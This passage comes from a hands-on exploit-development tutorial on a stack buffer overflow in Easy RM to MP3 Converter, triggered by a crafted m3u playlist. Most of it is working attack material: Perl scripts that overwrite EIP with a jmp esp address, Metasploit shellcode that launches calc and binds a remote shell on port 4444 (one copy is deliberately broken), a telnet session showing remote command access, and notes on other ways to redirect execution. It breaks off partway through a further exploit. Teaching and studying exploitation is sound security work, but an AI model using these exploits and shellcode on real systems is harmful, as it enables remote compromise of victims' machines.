Excellent. (jmp esp is a pretty common instruction). When selecting an address, it is important to look for null bytes. You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable).

Another good area to search for opcodes is

"s 70000000 l fffffff ff e4" (which would typically give results from windows dlls)

Note : there are other ways to get opcode addresses :

- Findjmp (from Ryan Permeh) : compile findjmp.c and run with the following parameter
- The metasploit opcode database
- memdump (see one of the next labs)
- pvefindaddr, a plugin for Immunity Debugger. In fact, this one is highly recommended because it will automatically filter unreliable pointers.

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

We will use the payload after overwriting EIP to host our shellcode, so the address should not contain null bytes.

The first address will do : 0x01ccf23a

Verify that this address contains the jmp esp (so unassemble the instruction at 01ccf23a):

```
0:014> u 01ccf23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4            jmp     esp
01ccf23c ff8d4e10c744    dec     dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410            and     al,10h
01ccf244 ff              ???
01ccf245 ff              ???
01ccf246 ff              ???
01ccf247 ff              ???
01ccf248 e8f3fee4ff      call    MSRMCcodec02!CTN_WriteHead+0xd320 (01b1f140)
```

If we now overwrite EIP with 0x01ccf23a, a jmp esp will be executed. Esp contains our shellcode... so we should now have a working exploit. Let's test with our "NOP & break" shellcode.

Close windbg.

Create a new m3u file using the script below :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";  #this will cause the application to break, simulating
shellcode, but allowing you to further debug
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc              int     3
0:000> d esp
000ff730  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00  ................
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Run the application again, attach windbg, press "g" to continue to run, and open the new m3u file in the application.The application now breaks at address 000ff745, which is the location of our first break. So the jmp esp worked fine (esp started at 000ff730, but it contains NOPs all the way up to 000ff744). All we need to do now is put in our real shellcode and finalize the exploit.

Close windbg again.

Get shellcode and finalize the exploit

Metasploit has a nice payload generator that will help you building shellcode. Payloads come with various options, and (depending on what they need to do), can be small or very large. If you have a size limitation in terms of buffer space, then you might even want to look at multi-staged shellcode, or using specifically handcrafted shellcodes such as this one (32byte cmd.exe shellcode for xp sp2 en):

```
/*

00402000 > 8BEC          MOV EBP,ESP

00402002 . 68 65786520    PUSH 20657865

00402007 . 68 636D642E    PUSH 2E646D63

0040200C . 8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]

0040200F . 50            PUSH EAX

00402010 . B8 8D15867C    MOV EAX,kernel32.WinExec

00402015 . FFD0          CALL EAX

*/

#include <stdio.h>

unsigned char shellcode[] =

                "\x8b\xec\x68\x65\x78\x65"

                "\x20\x68\x63\x6d\x64\x2e"

                "\x8d\x45\xf8\x50\xb8\x8D"

                "\x15\x86\x7C\xff\xd0";

int main ()

{

int *ret;

ret=(int *)&ret+2;

printf("Shellcode Length is : %d\n",strlen(shellcode));
```

```
(*ret)=(int)shellcode;

return 0;

}
```

Alternatively, you can split up your shellcode in smaller 'eggs' and use a technique called 'egg-hunting' to reassemble the shellcode before executing it. We will cover egg hunting in a later lab.

Let's say we want calc to be executed as our exploit payload, then the shellcode could look like this :

```
# windows/exec - 144 bytes
# http:
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```


Finalize the perl script, and try it out :

```
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http:
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
```

```
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

First, turn off the autopopup registry setting to prevent the debugger from taking over. Create the m3u file, open it and watch the application die (and calc should be opened as well).

Boom ! We have our first working exploit !



You may have noticed that we kept 25 nops (0×90) before the shellcode. Don't worry about it too much right now. As you will continue to learn about exploiting (and when you reach the chapter about writing shellcode), you will learn why this may be required.

What if you want to do something else than launching calc ?

You could create other shellcode and replace the "launch calc" shellcode with your new shellcode, but this code may not run well because the shellcode may be bigger, memory locations may be different, and longer shellcode increases the risk on invalid characters in the shellcode, which need to be filtered out.

Let's say we want the exploit bind to a port so a remote hacker could connect and get a command line.


This shellcode may look like this :

```
# windows/shell_bind_tcp - 344 bytes
# http:
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
```

```
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

As you can see, this shellcode is 344 bytes long (and launching calc only took 144 bytes).

If you use this shellcode, you may see that the vulnerable application does not even crash anymore.



This – most likely – indicates either a problem with the shellcode buffer size (but you can test the buffer size, you'll notice that this is not the issue), or we are faced with invalid characters in the shellcode. You can exclude invalid characters when building the shellcode with metasploit, but you'll have to know which characters are allowed and which aren't. By default, null bytes are restricted (because they will break the exploit for sure), but what are the other characters ?

The m3u file probably should contain filenames. So a good start would be to filter out all characters that are not allowed in filenames and filepaths. You could also restrict the character set altogether by using another decoder. We have used shikata_ga_nai, but perhaps alpha_upper will work better for filenames. Using another encoded will most likely increase the shellcode length, but we have already seen (or we can simulate) that size is not a big issue.

Let's try building a tcp shell bind, using the alpha_upper encoder. We'll bind a shell to local port 4444. The new shellcode is 703 bytes.


```
# windows/shell_bind_tcp - 703 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
<...>
"\x50\x41\x41";
```

Let's use this shellcode. The new exploit looks like this : we have manually broken the shellcode shown here. So if you use it the exploit it will not work. But you should know by now how to make a working exploit.

```
#
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
```

```
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file, open it in the application. Easy RM to MP3 now seems to hang :



Telnet to this host on port 4444 :

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>
```

Pataboom !

Lab #2
Strategies for Getting
EIP to Point to Shellcode

In the previous lab, you learned how to discover a vulnerability and using that information to build a working exploit. We have seen that ESP pointed almost directly at the begin of our buffer (we only had to prepend 4 bytes to the shellcode to make ESP point directly at the shellcode), and we could use a "jmp esp" statement to get the shellcode to run.

The fact that we could use "jmp esp" was an almost perfect scenario. It's not that 'easy' every time. Today you will learn some other ways to execute/jump to shellcode, and finally about what your options are if you are faced with small buffer sizes.

There are multiple methods of forcing the execution of shellcode.

- **jump (or call):** To a register that points to the shellcode. With this technique, you basically use a register that contains the address where the shellcode resides and put that address in EIP. You try to find the opcode of a "jump" or "call" to that register in one of the dlls that is loaded when the application runs. When crafting your payload, instead of overwriting EIP with an address in memory, you need to overwrite EIP with the address of the "jump to the register". Of course, this only works if one of the available registers contains an address that points to the shellcode. This is how we managed to get our exploit to work in the previous lab, so we are not going to discuss this technique again
- **pop return** : If none of the registers point directly to the shellcode, but you can see an address on the stack (first, second, … address on the stack) that points to the shellcode, then you can load that value into EIP by first putting a pointer to pop ret, or pop pop ret, or pop pop pop ret (all depending on the location of where the address is found on the stack) into EIP.
- **push return** : This method is only slightly different than the "call register" technique. If you cannot find a <jump register> or <call register> opcode anywhere, you could simply put the address on the stack and then do a ret. So you basically try to find a push <register>, followed by a ret. Find the opcode for this sequence, find an address that performs this sequence, and overwrite EIP with this address.
- **jmp [reg + offset]** : If there is a register that points to the buffer containing the shellcode, but it does not point at the beginning of the shellcode, you can also try to find an instruction in one of the OS or application dlls, which will add the required bytes to the register and then jumps to the register. We will refer to this method as jmp [reg]+[offset]
- **blind return** : In the previous lab, we have explained that ESP points to the current stack position (by definition). A RET instruction will 'pop' the last value (4bytes) from the stack and will put that address in ESP. So if you overwrite EIP with the address that will perform a RET instruction, you will load the value stored at ESP into EIP. If you are faced with the fact that the available space in the buffer (after the EIP overwrite) is limited, but you have plenty of space before overwriting EIP, then you could use **jump code** in the smaller buffer to jump to the main shellcode in the first part of the buffer.
- **SEH** : Every application has a default exception handler which is provided for by the OS. So even if the application itself does not use exception handling, you can try to overwrite the SEH handler with your own address and make it jump to your shellcode. Using SEH can make an exploit more reliable on various windows platforms, but it requires some more explanation before you can start abusing the SEH to write exploits. The idea behind this is that if you build an exploit that does not work on a given OS, then the payload might just crash the application (and trigger an exception). So if you can combine a "regular" exploit with a seh based exploit, then you have build a more reliable exploit. The next lab will deal with SEH. Just remember that a typical stack based overflow, where you overwrite EIP, could potentionally be subject to a SEH based exploit technique as well, giving you more stability, a larger buffer size (and overwriting EIP would trigger SEH… so it's a win win)

The techniques explained in this document are just examples. The goal of this lab is to explain to you that there may be various ways to jump to your shellcode, and in other cases there may be only one (and may require a combination of techniques) to get your arbitrary code to run.

There may be many more methods to get an exploit to work and to work reliably, but if you master the ones listed here, and if you use your common sense, you can find a way around most issues when trying to make an exploit jump to your shellcode. Even if a technique seems to be working, but the shellcode doesn't want to run, you can still play with shellcode encoders, move shellcode a little bit further and put some NOP's before the shellcode… these are all things that may help making your exploit work.

Of course, it is perfectly possible that a vulnerability only leads to a crash, and can never be exploited.

Let's have a look at the practical implementation of some of the techniques listed above.

call [reg]

If a register is loaded with an address that directly points at the shellcode, then you can do a call [reg] to jump directly to the shellcode. In other words, if ESP directly points at the shellcode (so the first byte of ESP is the first byte of your shellcode), then you can overwrite EIP with the address of "call esp", and the shellcode will be executed. This works with all registers and is quite popular because kernel32.dll contains a lot of call [reg] addresses.

Quick example : assuming that ESP points to the shellcode : First, look for an address that contains the 'call esp' opcode. We'll use findjmp. If you do not have a copy of findjmp, you can find the source code here that you can use to compile the program: http://www.securiteam.com/tools/5LP0C1PEUY.html

Run findjmp against kernel32.dll with the following option:


```
findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C836A08      call esp
0x7C874413      jmp esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses
```

Next, write the exploit and overwrite EIP with 0x7C836A08.

From the Easy RM to MP3 example in the first part of this lab series, we know that we can point ESP at the beginning of our shellcode by adding 4 characters between the place where EIP is overwritten and ESP. A typical exploit would then look like this :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp
```

```
my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
